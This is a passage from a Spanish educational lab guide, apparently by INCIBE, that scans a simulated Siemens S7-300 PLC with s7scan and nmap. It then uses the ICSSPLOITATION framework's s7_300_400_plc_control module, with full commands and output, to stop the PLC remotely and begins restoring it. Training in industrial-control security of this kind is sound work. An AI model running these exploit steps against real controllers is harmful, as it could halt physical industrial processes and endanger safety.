Default gateway: 192.168.1.10
MAC address: 00:1b:1b:1d:1a:2d
Physical status of ports: 8f88000000000000000000000000000000000000000000000000000000000000

Scan ended

incibe@kali:[~]~/Documentos/s7scan]

incibe@kali: ~/101x46
(incibe@kali)[~]
$ nmap --script s7-info.nse -p 102 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-18 13:38 CET
Nmap scan report for 10.0.2.4
Host is up (0.0015s latency).

PORT      STATE SERVICE
102/tcp    open  iso-tsap
| s7-info:
|   Module: 6ES7 315-2EH14-0AB0
|   Basic Hardware: 6ES7 315-2EH14-0AB0
|   Version: 3.2.6
|   System Name: SNAP7-SERVER
|   Module Type: CPU 315-2 PN/DP
|   Serial Number: S C-CZUR28922012
|_ Copyright: Original Siemens Equipment
Service Info: Device: specialized

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
(incibe@kali)[~]
$
```

# 6

# CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE

- Desconectamos en la MV Ubuntu las aplicaciones Snap7 Server Demo y Client Demo.
  - En Snap7 Server Demo pulsando sobre el botón «stop», y en Snap7 Client Demo pulsando sobre «Disconnect».




Ilustración 42: Desconexión de las aplicaciones Snap7 Server Demo y Client Demo.

# 6

# CONFIGURACIÓN DEL ENTORNO DE LA MÁQUINA ATACANTE


- Si ahora realizamos de nuevo el escaneo con cada una de las herramientas, se comprueba que no devuelven resultados, como era de esperar.

The screenshot shows two terminal windows side-by-side. The left window, titled 'incibe@kali: ~/Documentos/s7scan 101x46', displays the output of the s7scan tool. It starts with the command '\$ python2 s7scan.py --tcp --port 102 10.0.2.4'. The output indicates that s7scan v1.03 [Python 2] [Scapy-based] has started a TCP/IP network scan of the target IP 10.0.2.4. The scan is completed with the message 'Scan ended'. The right window, titled 'incibe@kali: ~ 101x46', displays the output of the nmap tool. It starts with the command '\$ nmap --script s7-info.nse -p 102 10.0.2.4'. The output shows Nmap 7.92 scanning port 102/tcp on host 10.0.2.4, which is found to be up with a latency of 0.00058s. The service is identified as iso-tsap. The scan is completed with the message 'Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds'. Both windows show a blue status bar at the bottom.

Ilustración 43: Nuevo escaneo donde se observa que las herramientas no devuelven resultados.

# ICSSPLOTAION


7



## 7 ICSSPLOTATION

- Nos aseguramos de que en la MV Ubuntu, la aplicación *Server Demo* está arrancada y que la aplicación *Client Demo* está conectada a la aplicación *Server Demo*. Para ello puedes consultar cómo realizarlo en el apartado [Arranque de los simuladores del entorno industrial](#).
- En la MV Kali Linux ejecuta la herramienta ICSSPLOTATION en la terminal izquierda de Terminator.
  - **cd Documentos/isf**
  - **python2 isf.py**

# 7 ICSSPLOTATION



The screenshot shows a terminal window on a Kali Linux system. The user has navigated to the directory `~/Documentos/isf` and run the command `python2 isf.py`. This command starts the ICSSPLOTATION exploit framework, which is displayed in a large font at the top of the terminal. Below the title, the framework provides information about its origin (forked from routersploit), development team (wenzhe zhu(dark-lbp)), and version (0.1.0). It also lists the number of exploits (8), scanners (6), and credentials (14) available. The framework then lists ICS Exploits categorized by device type: PLC (7), ICS Switch (0), and Software (0). The prompt `isf >` is visible at the bottom of the terminal.

Ilustración 44: La aplicación *Server Demo* está arrancada y la aplicación *Client Demo* está conectada a la aplicación *Server Demo*.

# 7 ICSSPLOTATION

- Una vez ejecutada la herramienta, buscaremos un *exploit* para PLC y, para esta práctica, elegiremos el correspondiente a Siemens s7\_300.
  - search plc
  - use

**exploits/PLC/siemens/s7\_300\_400\_plc\_control**

The screenshot shows a terminal window titled 'incibe@kali: ~/Documentos/isf 101x46'. The user has run the command '\$ python2 isf.py'. The terminal displays the ICS Exploitation Framework logo, which is a stylized 'PLC' composed of dashed lines forming a grid-like structure. Below the logo, it says 'ICS Exploitation Framework'. The terminal then provides some metadata:  
Note : ICSSPOLIT is fork from routersploit at  
https://github.com/reverse-shell/routersploit  
Dev Team : wenzhe zhu(dark-lbp)  
Version : 0.1.0  
Exploits: 8 Scanners: 6 Creds: 14  
ICS Exploits:  
PLC: 7 ICS Switch: 0  
Software: 0  
isf > search plc  
exploits/plcs/schneider/quantum\_140\_plc\_control  
exploits/plcs/qnx/qconn\_remote\_exec  
exploits/plcs/qnx/crash\_qnx\_inetd\_tcp\_service  
exploits/plcs/siemens/profinet\_set\_ip  
exploits/plcs/siemens/s7\_1200\_plc\_control  
exploits/plcs/siemens/s7\_300\_400\_plc\_control  
exploits/plcs/vxworks/vxworks\_rpc\_dos  
isf > use exploits/plcs/siemens/s7\_300\_400\_plc\_control  
isf (S7-300/400 PLC Control) >

Ilustración 45: Búsqueda de un exploit para PLC.

# 7 ICSSPLOTATION

- Pedimos que nos muestre las opciones y comprueba que el comando que se va a enviar es el **2:stop plc**. Establece la dirección IP de nuestro objetivo PLC que es la de la aplicación Server Demo.
  - show options**
  - set target 10.0.2.4**

Ilustración 46: Opciones encontradas.

```
incibe@kali: ~/Documentos/isf101x46
[+] ['target': '10.0.2.4']
[+] ['port': 102]
[+] ['slot': 2]
[+] ['command': 2]

Note : ICSSPOLIT is fork from routersploit at https://github.com/reverse-shell/routersploit
Dev Team : wenzhe zhu(dark-lbp)
Version : 0.1.0

Exploits: 8 Scanners: 6 Creds: 14
ICS Exploits:
    PLC: 7      ICS Switch: 0
    Software: 0

isf > search plc
exploits/plcs/schneider/quantum_140_plc_control
exploits/plcs/qnx/qconn_remote_exec
exploits/plcs/qnx/crash_qnx_inetd_tcp_service
exploits/plcs/siemens/profinet_set_ip
exploits/plcs/siemens/s7_1200_plc_control
exploits/plcs/siemens/s7_300_400_plc_control
exploits/plcs/vxworks/vxworks_rpc_dos
isf (S7-300/400 PLC Control) > show options

Target options:
Name      Current settings      Description
----      -----
target                Target address e.g. 192.168.1.1
port       102                  Target Port

Module options:
Name      Current settings      Description
----      -----
slot        2                  CPU slot number.
command     2                  Command 1:start plc, 2:stop plc.

isf (S7-300/400 PLC Control) > set target 10.0.2.4
[+] ['target': '10.0.2.4']
isf (S7-300/400 PLC Control) >
```

# 7 ICSSPLOTATION

- Accede al *Client Demo* en la MV Ubuntu y desplázate por las diferentes pestañas que muestran información del PLC hasta llegar a la de Control. Desmarca la opción *Cyclic refresh* para ver en la aplicación *Server Demo* el registro del paro del PLC.




Ilustración 47: Ejecución del exploit en la MV Atacante.

# 7 ICSSPLOTATION

- Ejecuta el *exploit* en la MV Atacante (máquina Kali Linux) con el siguiente comando:
  - run**

```
incibe@kali:~/Documentos/isf 101x46
Note      : ICSSPOLIT is fork from routersploit at
             https://github.com/reverse-shell/routersploit
Dev Team  : wenzhe zhu(dark-lbp)
Version   : 0.1.0

Exploits: 8 Scanners: 6 Creds: 14

ICS Exploits:
  PLC: 7      ICS Switch: 0
  Software: 0

isf > search plc
exploits/plcs/schneider/quantum_140_plc_control
exploits/plcs/qnx/qconn_remote_exec
exploits/plcs/qnx/crash_qnx_inetd_tcp_service
exploits/plcs/siemens/profinet_set_ip
exploits/plcs/siemens/s7_1200_plc_control
exploits/plcs/siemens/s7_300_400_plc_control
exploits/plcs/vxworks/vxworks_rpc_dos
isf > use exploits/plcs/siemens/s7_300_400_plc_control
isf (S7-300/400 PLC Control) > show options

Target options:
  Name      Current settings      Description
  ----      -----              -----
  target    Target address e.g. 192.168.1.1
  port      102                Target Port

Module options:
  Name      Current settings      Description
  ----      -----              -----
  slot      2                  CPU slot number.
  command  2                  Command 1:start plc, 2:stop plc.

isf (S7-300/400 PLC Control) > set target 10.0.2.4
[+] {'target': '10.0.2.4'}
isf (S7-300/400 PLC Control) > run
[*] Running module...
[*] Target is alive
[*] Sending packet to target
[*] Stop plc
isf (S7-300/400 PLC Control) >
```

Ilustración 48:  
Comando *run*.

## 7 ICSSPLOTATION

- Comprueba que el *Server Demo* ha pasado a «*stop*». En *Client Demo* haz clic en el botón «**Get Status**»y confirma que la unidad está en «*stop*». Nuestro ataque al PLC S300 de Siemens ha funcionado. Esto se debe a que hemos ejecutado el comando 2, que es el de «*stop*», por lo que hemos logrado desde la máquina atacante parar el PLC que estábamos simulando en la máquina Ubuntu.




Ilustración 49: Server Demo parado.

# 7 ICSSPLOTATION

- Ahora vamos a restablecer el estado del PLC, es decir se le va a llevar al estado de «run», mediante la ejecución de otro *exploit*. Para ello, ejecuta los siguientes comandos:
  - **show options**
  - **set command 1**
- Volvemos a ejecutar el comando:
  - **show options**
- Para comprobar que realmente se ha cambiado ejecuta *run*.
  - **run**

Ilustración 50: Operativa para reestablecer el estado del PLC.

```
[*] Sending packet to target
[*] Stop plc
isf (S7-300/400 PLC Control) > show options

Target options:
Name      Current settings      Description
----      -----      -----
